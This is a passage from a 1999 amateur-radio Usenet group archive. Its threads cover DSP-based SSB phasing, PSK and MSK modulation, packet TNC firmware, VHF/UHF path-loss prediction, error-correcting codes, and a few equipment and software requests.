A group of us here in Scandinavia have recently established an organization to support astronomy research in Uzbekistan, where things are in pretty bad shape at the moment. Please se: <www.maidanak.org>.
The University in Tashkent runs an Observatory on Maidanak Mountain, a few hunred kilometers away, but they have no comunication. There is a desire to install internet at the observatory, which would mean a satelite link (very expensive). I think radio could be a great alternative.
What they need is voice and e-mail communication between Tashkent (which has internet access), Kitab - the base camp station near the observatory and Maidanak. If possible image transfer would also be good, but these CCD images are quite large (often several Meg).
So, my questions are: what equipment do we need, and what does it cost? (we have some basic computer equipment, but no radios, antenas, cables, software, radio modems, etc.) What are the rules for radio use in the former soviet republics?
Thanx.

- Henrik

1420. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36E043C7.2C229CD2@ieee.org>
Source record: 19126

Hans, thanks for the note. Very interesting! Shouldn't be too tough to implement two phase shifters and two balanced modulators in a DSP. Phase shift is no progblem, then literally multiply the two signals together, then add 'em up. Mix it up to RF, and you're on the air! At what frequency do they generate SSB? Probably something like 50 kHz. Hmmm, the 2nd IF of my trusty Drake R4.

My guess is that they use a 24-bit DSP to get adequate dynamic range. Crystal filters will go soon, as well (the limit for really high-performance is probably A/D converter technology). We'll have a high spec radio in an unbelievably small (and potentially inexpensive) package soon.

73, Don, K9DM

Hans K0HB wrote:

> Don Mills wrote:
>
> > They were common in the early days, before high quality crystal filters were
> > available at reasonable cost.
>
> Hi Don,
>
> What goes around, comes around!
>
> My IC-775 uses DSP to produce a (sort of) phase-generated SSB signal.
>
> 73, Hans, K0HB
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1421. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7bpl2dfvf1@nnrp1.dejanews.com>
Source record: 19127
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bpc57$7rq$1@nnrp1.dejanews.com>,
Hans K0HB <K0HB@arrl.org> wrote:
> Don Mills wrote:
>
> > They were common in the early days, before high quality crystal filters were
> > available at reasonable cost.
>
> Hi Don,
>
> What goes around, comes around!
>
> My IC-775 uses DSP to produce a (sort of) phase-generated SSB signal.

Sort of? Please elaborate.

Technologies come and go. At first hams used phasing rigs because
they couldn't afford crystal filters. Then everybody started using
crystal filters. Now it's swinging back the the other way, with
stable, accurate analogue and digital implementations.

What is this thread doing in rec.radio.amateur.digital.misc?

Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1422. Re: Radio over the Internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-05 00:00:00 UTC
From: Michael Jones <OOOmjonesOOO@hughes.net>
Message-ID: <7bprakhco1@news.hughes.net>
Source record: 19128

You might be interested in www.shoutcast.com

christiannadelight@my-dejanews.com wrote in message
<7bn627bpb1@nnrp1.dejanews.com>...
>Hey everyone, I read somewhere that there was going to be a radio web site
>that will have a bunch of stations to pick from in real time to play over
the
>computer with no program downloading required. Sounds great but I forgot
the
>name of the site or where I found the info. Anybody have any idea what I
am
>talking about? Any clues would be great. -Chris
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1423. LOOKING FOR SCHEMATICS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: ANTENNA74@YAHOO.COM
Message-ID: <7bqq0deqm1@nnrp1.dejanews.com>
Source record: 19129

LOOKING FOR SCHEMATICS OR MANUFACTURE OF A BRUTE 10 METER AMP
PC NUMBER 86
82018A
SORRY BUT HAS NO DISCRIPEVE MARKINGS OTHER THEN THAT
DC POWER IN 165 WATTS
RF OUT AM-FM-CW 75 WATTS
SSB 120 PEP
FREQ 2-30MHZ
POSSABLE KIT
ANY INFO PLEASE HELP
THANKS IN ADVANCE
DRAGON

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1424. FLEXNET:HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: barry.padgett@virgin.net
Message-ID: <36e10f33.1743055@news.virgin.net>
Source record: 19130

Hi can someone send me the flexdigi module
I keep emailing the flenet peolple.to let me
know how to obtain it but get no replys
many thanks,,Barry,,G4VWT

1425. New Mac Ham Software List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: wd1v@mediaone.net
Message-ID: <wd1v-0603990635090001@wdonev.ne.mediaone.net>
Source record: 19131

Macnet Ham Software List

http://people.ne.mediaone.net/wd1v/Page7.html

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John D. Seney, WD1V [FN42]
http://people.ne.mediaone.net/wd1v/index.html

1426. BPQ:HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: barry.padgett@virgin.net
Message-ID: <36e12d7b.3077091@news.virgin.net>
Source record: 19132

Hi can someone send me batch file to get bpq
running on a kiss tnc in win95
I cant get to grips with it
many thanks ,,Barry,,G4VWT

1427. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <378c7594.1617071276@news.atl.bellsouth.net>
Source record: 19133
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Thu, 4 Mar 1999 21:27:43 -0500, "Carl R. Stevenson" <wa6vse@fast.net> wrote:
>-----BEGIN PGP SIGNED MESSAGE-----
>Hash: SHA1
>
>Dick Carroll <dixie@townsqr.com> wrote in message
>news:7bma0aao0@208.207.71.154...
>Not exactly ... as I explained in a previous post, the PSK signal
>is generated as an audio tone by the sound card ... the phase
>of that audio tone is shifted, after shaping by a cosine filter to
>assure that the signal is at zero amplitude when the phase shift
>takes place.
>
>That PSK'd audio tone is merely translated to some RF
>frequency by a SSB transmitter. The same result could
>be obtained by modulating a balanced modulator with
>cosine-shaped baseband data pulses, but it's convenient
>to let the sound card do all the DSP.

Unless you use a modified T2, as I do, then you do it directly
in the I/Q modulator operating at the output frequency. The
DSP only deals with I and Q (implementable as Left and Right
on a sound card). This is actually a simpler method to implement,
it can be all table driven. The downside is that you can't use the
DSP numeric oscillator for fine tuning. All tuning has to be done
in the radio. (If you're using computer controlled DDS, this isn't
a drawback.)

>> Agreed. Phaseshifted audio into the transmitter, phase
>>shifted audio out of the receiver means all the phase
>>shifted RF in the communications circuit is mixing products.
>
>The audio which is fed to the SSB modulator is, in effect
>a single tone, which without the PSK would produce a
>"CW carrier" (offset from the supressed carrier by the
>audio tone frequency).
>
>> I've worked stations that have bad IMD distortion products
>>indicated by sidebands that show up on both sides of the
>>signal on the tuning scope.
>
>To have IM products, there must be at least two tones
>to mix ... the PSK "carrier" is conceptually a single
>tone whose phase is reversed to signal "1" or "0".

Yeah, but some of those amateur signals are the result of
extremely overdriven SSB transmitters. What you're seeing
is the distortion products occuring in the overdriven SSB
transmitter (could be in the audio stages or in the RF stages).
The most common way that this occurs is if the speech processor
is left turned on during PSK31 activity. That's a big no-no. (It should
be a big no-no for SSB voice too, but voice is more tolerant of
distortion and spatter than data.)

If you are careful not to overdrive the radio, what you get is a
sequence of single tones, clean and pure, shifted by 180 degrees
from each other and amplitude modulated by a raised cosine
windowing function to reduce extraneous sideband products due
to the zero amplitude crossings at bit transitions of BPSK modulation.

If you follow the bit transitions in the constellation of a BPSK signal,
you see that the vector amplitude passes abruptly through zero during
state transitions. That unnecessarily widens the occupied bandwidth
in the same way that modulating an AM transmitter beyond cutoff does,
IE it produces the equivalent of "spatter". By using a raised cosine
windowing function, the spatter is reduced by making the transition
more gradual. But you have to use a linear amplifier instead of a
Class C amp, or the extra sidebands will reappear.

An even better technique is offset MSK. In this scheme, the phase vector
advances (or retards) 90 degrees for each bit time as with ordinary MSK,
but the shift is actually offset to +/- 45 degrees, IE it is never all I or all Q
during a transition. Thus zero amplitude never occurs in either channel
for a bit transition, and the bandwidth occupied is minimized.

Note, this is different from QPSK, where the vector can still pass through
zero, depending on the bit pattern being sent. QPSK has no spectral
advantage over BPSK in this regard, and still must use shaped pulses
to achieve an acceptable spectrum. (QPSK does double the bit rate for
the same occupied bandwidth as BPSK, but the Eb/No is halved, so it
is a wash as far as link performance is concerned.)

The downside of offset MSK is that clock recovery becomes more critical,
and becomes the limiting factor in weak signal operation. Clock recovery is
easier to implement for BPSK, so it is often chosen, even though it doesn't
occupy minimum bandwidth. If you can operate from an external common
clock reference, and use uniform code symbols, offset MSK offers a good
SNR advantage over BPSK, and is obviously more bandwidth conservative
without having to resort to windowing functions and linear amplifiers, so it
makes a better band sharing partner and simplifies transmitter design.

But by making the signal narrower, you also open yourself up to skywave
multipath fading problems. A wider signal actually works better on HF because
skywave multipath is nearly always a factor. This implies that what you actually
want to use is a FDM modulation with a relatively large tone frequency separation.
The FCC limits us to only 1 kHz on HF, which is unfortunate, but even that is
very useful in combating skywave multipath at the data rates we use. I've often
been able to maintain a link with wide shift FDM when an equally strong BPSK

signal fails due to the skywave multipath on the link.

Choosing the best modulation form on HF is not a trivial exercise. The channel is so variable and short term unstable that techniques which work well on the bench against pure gaussian noise may not work well at all over the air. Thus the only way to really test new modulation designs is over the air under actual real world operating conditions. Bench simulations, and VHF/UHF experiments, just can't duplicate HF conditions acurately enough. That's why we need the widest possible latitude to experiment with different forms on HF.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1428. Re: Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <378d88f3.1622031234@news.atl.bellsouth.net>
Source record: 19134

On Fri, 05 Mar 1999 15:22:22 -0500, "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
wrote:
>DSP has given us the means to do the phasing operation in a precise and
>stable manner to get performance that can exceed that of most
>filter-method SSB exciters & receivers.

Yep, that's exactly right. The hard part with analog implementations
was the audio phase shift network. Trying to get a precise 90 degree
phase shift over several octaves with one network is tough. But DSP
has made it simple, just do a Hilbert transform on one channel and
you have a perfect 90 degree phase shift across the full bandwidth.

The RF phase shift was never a problem, and can still be done in
analog fashion if that eases radio design. In many cases, available
DDS chipsets provide it automatically, but you can also do it with
a simple analog network. That eliminates the need for flash A/D
converters and very fast DSP chipsets (both of which are still
pretty expensive in higher resolutions).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1429. Re: TNC/Packet Modem Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <378e8ad3.1622511540@news.atl.bellsouth.net>
Source record: 19135

On 5 Mar 1999 18:55:40 GMT, "Jimmy Navarro KE6FPK" <bc984@extra.lafn.ORG> wrote:
>Having only up to 9600-bauds TNC/Packet modem, is it possible for me to
>communicate or login to a nearby TNC/Packet BBS running at 56Kbps? Does
>TNC/Packet modem works the same way like the regular phone's analog modems
>with speed synchronization, character equalization, fallback, etc.?

No, unfortunately they do not. Since the packet channel is a shared channel,
training sequences and specific path equalizations can't be done the way
they can be over a phone line where there are only two "stations" and the
path is stable for the duration of the call. The big problem is that every station
must be able to decode the packet header of every other station without any
training sequences in order to determine who the packet is from, and to whom
it is addressed. That lets them accept it or ignore it. That's very different from
the phone line. So we can't use the clever techniques developed for phone
line modems.

The primary difference between packet and phone line operation is that
for the latter call setup is done *out of band*. So there is no need to be
able to decode headers from other stations. And the modems know that
they can do a negotiation which will be good for the duration of the call.
That doesn't happen with packet. We have to use modulation forms that
are robust for all, and that means no training and no negotiation.

Amateur 56 kb operation generally uses MSK and purpose designed
RF modems with an operating bandwidth of 70 kHz. It doesn't work
through ordinary radios (the modem *is* the radio), and it doesn't
recognize the signals of ordinary radios as valid data (or vice versa).

In principle, you could use dual 1200 baud/9600 baud modems with
an ordinary radio and switch back and forth between those speeds
on a packet by packet basis, but I know of no one who does that on the
same channel. The backoff timers are different for the different speeds,
so they wouldn't share the channel very well. In other words, they'd
kill each other's throughput due to the differences in timer values
for the two speeds when both sorts of signals were trying to use
the channel.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1430. FS: Pro-90 TrunkTracker Scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <O5hCnTBa#GA.108@upnetnews05>
Source record: 19136
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

Comes with NiCad Battery Wall Adaptor/Charger Antenna
$150.00 Or Best Offer

Like New If Intersted E-mail Me At ST1A55@msn.com

1431. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: Servend <Servend@kosovco.edu>
Message-ID: <GthE2.2062$Ek.3604681@news1.mia>
Source record: 19137
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Ya gotta admit, when you mention Herb, all the bravado
and boasting about mighty enforcement teams working
"harder & smarter" suddenly ceases. Even if ya don't
agree with Herb, ya kinda gotta admire the guy. He's
frustrated and held the commission at bay for 25 years!
He's beat them so much to a pulp that they won't even
discuss his case.

Wanna bet he's around for another 25 years?

BTW, we could care less one way or another, but
the guy IS unique in the annals of FCC enforcement!

Calvin Gordon wrote in message ...
> VERY impressive credentials and a sweeping
>enforcement statement!
>
> You are more than qualified to enlighten us
>neophytes then as to how, given this massive enforcement
>army, that KV4FZ has managed for over 25 years to
>elude and frustrate the commission? Perhaps he has
>"thought harder and worked smarter" than this mighty
>enforcement army which has mobilized against him?
>
>
>
>Phil Kane > wrote in message ...
>>>
>> Believe me, when the Commission needs to do something, it
>> has a way of finding the troops to do it. "Think harder, work
>> smarter...."
>>
>> I should know - my job there was finding and coordinating
>> troops for special targeted operations (I was chief of
>> enforcement in San Francisco for 18 years). Some involved
>> the amateur service, most involved other services.
>>
>> 73 de Phil Kane - K2ASP
>>
>>
>>
>>
>>
>

>

1432. KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: bgreer1@earthlink.n0spam.net
Message-ID: <slrn7e3beo.al.bgreer1@localhost.localdomain>
Source record: 19138

After about an 8 year absence from packet, I have dusted off my old Kantronics KPC-4. It is currently running firmware version 2.85 from 1988. The KPC-4 is a 1200 baud dual-port TNC.

Am I running such old firmware that it jeapordizes everyone elses operation? Does anyone know what the latest version for the KPC-4 is and does it really matter?

Thanks!

1433. SOcal packet voice net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: bgreer1@earthlink.n0spam.net
Message-ID: <slrn7e3bhs.al.bgreer1@localhost.localdomain>
Source record: 19139

Is there still a packet-voice net in Southern California?

I've been away from packet for about 8 years, and am trying to catch up again.

Thanks!

1434. HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: Ted Grant <tedgrant@earthlink.net>
Message-ID: <36E1AC81.459D@earthlink.net>
Source record: 19140
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

I am looking for [economical] ways to predict path loss between a base / repeater and a mobile/handheld at UHF/VHF.

I'm interested in "local" propagation-- a few miles to tens of miles-- in cities with tall buildings and suburban areas with houses and trees. I want to *quantify* the effect of things like height of base & mobile antennas, and environment, having an HT antenna inside the car, etc, on received signal strength.

I'm hoping to find some rule-of-thumb guides, simple algorithms or low cost software. [I'm not really interested in DX propagation or multi-thousands of dollar cellular industry software].

Thanks in advance.

1435. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <epjmAKDa#GA.256@upnetnews02.moswest.msn.net>
Source record: 19141

Latest firmware for the KPC-4 is 5.0. As Gary said, give Kantronics a call, Mary should be able to help you with this.

Then once you get the 5.0 firmware, you can run Pacterm '98!!!

Gary Danaher wrote in message <36E1C0FD.22A5BE59@flash.net>...
>I checked the Kantronics page and found no mention of your tnc except
>that of a manual. I would suggest that you check their web page and then
>send them email. They have been extremely helpful to me in the past.
>www.kantronics.com
>
>Gary Danaher
>AB5RM
>
>
>Brian Greer wrote:
>>
>> After about an 8 year absence from packet, I have dusted off my old
>> Kantronics KPC-4. It is currently running firmware version 2.85 from
>> 1988. The KPC-4 is a 1200 baud dual-port TNC.
>>
>> Am I running such old firmware that it jeapordizes everyone elses
>> operation? Does anyone know what the latest version for the KPC-4 is and
>> does it really matter?
>>
>> Thanks!

1436. Re: HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <NDkE2.488$U4.41420@news.goodnet.com>
Source record: 19142
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

That's like asking for a simple rule of thumb method for intergalactic
travel, with no knowns, and 1000 unknowns.

There's probably at least 999 answers. Pick one :-)

Here's the deal. It doesn't work that way. Find out where you want
coverage, and draw it on a map. Then find an antenna site that is
near the middle.. Climb the antenna, and put up a signal source that
puts out 40, 80, 160, and 320 Watts with a Morse ID. Then take
a field-strength meter and measure the actual pattern. That's the best
rule of thumb.

Here's another:

Path Loss (dB) = 10 log (4 * PI * D / L) ^ 2

Where D is the distance between two antennas in meters, and L is
the wavelength in meters. Make a computer program or
Spreadsheet that plots dB versus Distance, and figure everything
over 90 dB is in the noise; thus, some dB of amplification will be
necessary.

This is about as close as you'll get to a rule of thumb, but this doesn't
take multipath and intermod into effect.

Ted Grant wrote
>I am looking for [economical] ways to predict path loss between a base /
>repeater and a mobile/handheld at UHF/VHF.
>
>I'm interested in "local" propagation-- a few miles to tens of miles--
>in cities with tall buildings and suburban areas with houses and trees.
>I want to *quantify* the effect of things like height of base & mobile
>antennas, and environment, having an HT antenna inside the car, etc, on
>received signal strength.
>
>I'm hoping to find some rule-of-thumb guides, simple algorithms or low
>cost software

1437. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: msb <msbSPAMMAPS@newpony.com>
Message-ID: <36E1CB85.4FC85C21@newpony.com>
Source record: 19143

from the kantronics site --
kantronics -> archives -> product&versionHistory

rev date stuff
5.1 3/94 Enhanced PBBS, multi-drop KISS

4whatItsWorth

Rick Ruhl wrote:

> Latest firmware for the KPC-4 is 5.0. As Gary said, give Kantronics a call,
> Mary should be able to help you with this.
>
> Then once you get the 5.0 firmware, you can run Pacterm '98!!!
>
> Gary Danaher wrote in message <36E1C0FD.22A5BE59@flash.net>...
> >I checked the Kantronics page and found no mention of your tnc except
> >that of a manual. I would suggest that you check their web page and then
> >send them email. They have been extremely helpful to me in the past.
> >www.kantronics.com
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> >Gary Danaher
> >AB5RM
> >
> >
> >Brian Greer wrote:
> >>
> >> After about an 8 year absence from packet, I have dusted off my old
> >> Kantronics KPC-4. It is currently running firmware version 2.85 from
> >> 1988. The KPC-4 is a 1200 baud dual-port TNC.
> >>
> >> Am I running such old firmware that it jeapordizes everyone elses
> >> operation? Does anyone know what the latest version for the KPC-4 is and
> >> does it really matter?
> >>
> >> Thanks!

1438. Re: HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: munsch@ibm.net
Message-ID: <36e1ea32@news1.us.ibm.net>
Source record: 19144
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

Well, Guys, I haven't looked lately, but in the old days, GE, Motorola, RCA, and most of the other manufacturers had slide rules, one page work sheets etc., for just what you are asking. Also, Db Products, Andrew, Antenna Specialists, Communications Products, Prodelin, and the rest of the two-way antenna manufacturers had essentially the same type of help items. Find an old retired two-way shop owner who kept all his old files.
--
Crazy George

1439. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-06 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <7bt0l5$2s9$1@news-2.csn.net>
Source record: 19145

Brian Greer wrote in message ...
>After about an 8 year absence from packet, I have dusted off my old
>Kantronics KPC-4. It is currently running firmware version 2.85 from
>1988.

The current version for the Kpc-4 is 5.0. You're missing Host Mode and a few other things that are really nice. A new 5.0 EPROM is cheap.

Welcome back, es 73,

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

1440. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990306200508.18113.00004363@ng61.aol.com>
Source record: 19048

<Servend@kosovco.edu>
>Date: 3/6/99 3:53 PM Central Standard Time
>Message-id: <GthE2.2062$Ek.3604681@news1.mia>
>Even if ya don't
>agree with Herb, ya kinda gotta admire the guy.
>He's beat them so much to a pulp that they won't even
>discuss his case.
>

Herbie's been a legend in his own mind for quite sometime but nothing like 25 years. I think the guy's kinda pathetic and then he turns out to be a thief. Not too surprising.

FCC won't discuss anyones case.
Happy Trails
chuck
S/V Windigo - Sitka, AK

1441. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: bgreer1@earthlink.n0spam.net
Message-ID: <slrn7e3r4e.es.bgreer1@localhost.localdomain>
Source record: 19049

Thanks for the reply guys - that's just the info I needed!

1442. Re: FLEXNET:HELP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7btnao$27l9@enews4.newsguy.com>
Source record: 19050

barry.padgett@virgin.net wrote in message
<36e10f33.1743055@news.virgin.net>...
>Hi can someone send me the flexdigi module
>I keep emailing the flenet peolple.to let me
>know how to obtain it but get no replys
>many thanks,,Barry,,G4VWT

Sometimes there's just no substitute for following the instructions.

If the FlexNet group has not responded to your requests, perhaps it's because they know the information is plainly displayed on their web-site for anyone to read, and your lack of initiative (except in the "whining complaint" department) was less than impressive to them.

You appear to be very energetic at E-mailing people over and over, but won't bother to take a short look at the instructions.

I wouldn't send you a copy of FlexDigi either.

Here's the FlexNet web-site address. Try doing it right. Read and follow the directions. To the letter.

http://www.afthd.tu-darmstadt.de/~flexnet/

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1443. Re: HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3794a0dc.1659712175@news.atl.bellsouth.net>
Source record: 19051
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

On Sat, 06 Mar 1999 17:30:36 -0500, Ted Grant <tedgrant@earthlink.net> wrote:
>I am looking for [economical] ways to predict path loss between a base /
>repeater and a mobile/handheld at UHF/VHF.
>
>I'm interested in "local" propagation-- a few miles to tens of miles--
>in cities with tall buildings and suburban areas with houses and trees.
>I want to *quantify* the effect of things like height of base & mobile
>antennas, and environment, having an HT antenna inside the car, etc, on
>received signal strength.
>
>I'm hoping to find some rule-of-thumb guides, simple algorithms or low
>cost software. [I'm not really interested in DX propagation or
>multi-thousands of dollar cellular industry software].

Unfortunately, you need a terrain modeling program if you expect
to get accurate answers. VHF/UHF radio waves don't travel well
through the Earth, nor do they travel in a simple manner through
urban clutter. On simple line of sight paths, signal strength falls
off in inverse proportion to the square of the distance, but there
are few simple line of sight paths in your scenarios. The signal
will arrive by multipath reflections, knife edge defraction, and by
forward or back scatter. These will all interact in complex ways
at different points in your coverage area to produce a very wide
range of signal levels at the receiver.

The line of sight range of a 5 watt HT is easily several hundred
miles (example, you can work AO27 with a HT), but on terrestrial
paths, depending on the specific terrain, it can vary from well
under a mile to perhaps 60 miles if the stations have a particularly
favorable path. I'm discounting ducting phenomena here, under
the proper ducting conditions, a HT may work over a several
hundred mile path. But that's a transient phenomena and can't
be counted on day to day.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1444. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3796b03f.1663652280@news.atl.bellsouth.net>
Source record: 19052
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Wed, 03 Mar 1999 18:21:44 GMT, markv@pixar.com wrote:
[good analysis deleted]
>> Also, all my knowledge of digital modes apply at audio frequencies.
>> There has to be some additional effects when the audio is used to
>> modulate an RF signal but I'm having trouble locating any information
>> on the subject. Can anyone recommend a good RF modem book?
>
>I've got McDermott's book published by TAPR, and while I think it glosses over
>too much, it isn't bad. I'm contemplating putting up some stuff on my webpage
>on this stuff, mostly to organize my own thinking and to run some experiments.
>I'll post when I have something for people to see.

The book as far as I am concerned is "Digital Modulation and Coding" by
Stephen Wilson. If you can buy no other, at least buy this one. It explains all
the things that seem to be confusing people in this thread, and much more.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
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1445. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: hmaxon@aol.com
Message-ID: <19990307124342.13522.00006890@ng-ch1.aol.com>
Source record: 19053

We were using a KPC-4 with old firmware up until we just had it updated. I dont remember any problems with it. Current firmware for a KPC-4 is 5. something I believe.

Howard

1446. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3797b5c1.1665061949@news.atl.bellsouth.net>
Source record: 19054
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Mon, 01 Mar 1999 18:14:20 GMT, markv@pixar.com wrote:
>In article <7bd140$345$0@208.207.71.160>,
> delete NS from address to reply <> wrote:
>
>> Why, of course Cecil..But--human CW operators are
>> adaptive...when conditions warrant, they simply adjust their
>> speed and technique acordingly, repeating "words twice" or
>> whatever other accomodations are needed and go ahead and
>> pass the message.
>
>Interesting you should mention that. The simplest error correcting code
>you can imagine is that you send everything three times, and take the one that
>appears twice. Of course, if you get three separate answers, you need to
>have them all repeated again. And if you get the same thing three times, you
>don't necessarily know that you really got it right either.
>
>Repeating everything three times triples your output power, and still doesn't
>give you what you need: the ability to engineer communications channels with
>_arbitrarilly low_ error percentages, as long as the communication rate is
>below the channel capacity.

Right. Shannon addressed this issue too. He showed that mere repetition
can never guarantee correct delivery of a message. But there are ways
which can. This is the subject of error detecting and correcting coding.
In order to guarantee correct message delivery, a coding must have the
capability of detecting that an error has occurred. Examples of this include,
but aren't limited to, checksums and cyclic redundancy checking.

Mere error detection, while necessary, isn't sufficient however. You could
send the same information over and over and still have it in error each time
(perhaps with different errors each time, or perhaps with the same errors
each time). HF packet is a good example of this. While the CRC detects
errors, repetition won't guarantee that an error free packet will ever be
received.

Once you know an error has occurred, then error correction techniques
can be applied. There are a large number of these too. Examples include
Reed-Solomon coding, trellis coding, etc. An important property of an error
correcting coding is that it can localize the error to a specific bit or bits.
One way of doing this is by putting the information in a matrix and calculating
the CRC for each row and each column. If there is an error in a specific row
and a specific column, the intersection of the row and column identify the
bit which is in error. That bit can then be flipped, then the CRCs recalculated
to confirm the message is now error free, etc. If there are multiple errors in

a row or column, the process has to be iterated until all the bits in error have been located and corrected.

Another important property of an error correcting coding is the amount of overhead it requires. Some ECC methods require a fixed overhead designed to cope with the worst channel condition in which communications is possible at all. Most block codes (such as the RS code mentioned above) fall in this category. But for a variable channel, like HF, that isn't very efficient. Often, messages will be received without error, or with only a few errors, so the ECC overhead reduces channel capacity more than necessary. Ideally, we want to send just enough overhead to have the message received correctly under current channel conditions, and no more. A technique to do that is called punctured coding.

Punctured coding sends only enough information to convey the message if no errors occur, plus enough information to allow error detection. Then if an error is detected, more information is sent to allow correction of some errors. If that still isn't enough, more information is sent to allow correction of more errors, etc. In most cases, the full set of coding overhead doesn't have to be sent before the message is correct. So less channel capacity is consumed by ECC overhead than with fixed coding.

Note that with punctured coding the same information is never sent twice. Only enough extra ECC overhead is sent to allow the original message to be recovered. Thus each transmission increases the amount of information about the content of the message. No information already known to be correct is repeated. This makes the coding efficient and adaptive to channel conditions. Of course this technique only works for two way contacts, it can't work for one way broadcasts because it requires feedback from the receiving station to indicate when the message has been received correctly.

Gary
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1447. Re: TNC/Packet Modem Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-07 00:00:00 UTC
From: Jimmy Navarro <bc984@extra.lafn.ORG>
Message-ID: <36E2D644.6AA82F61@extra.lafn.ORG>
Source record: 19055

Gary Coffman wrote:

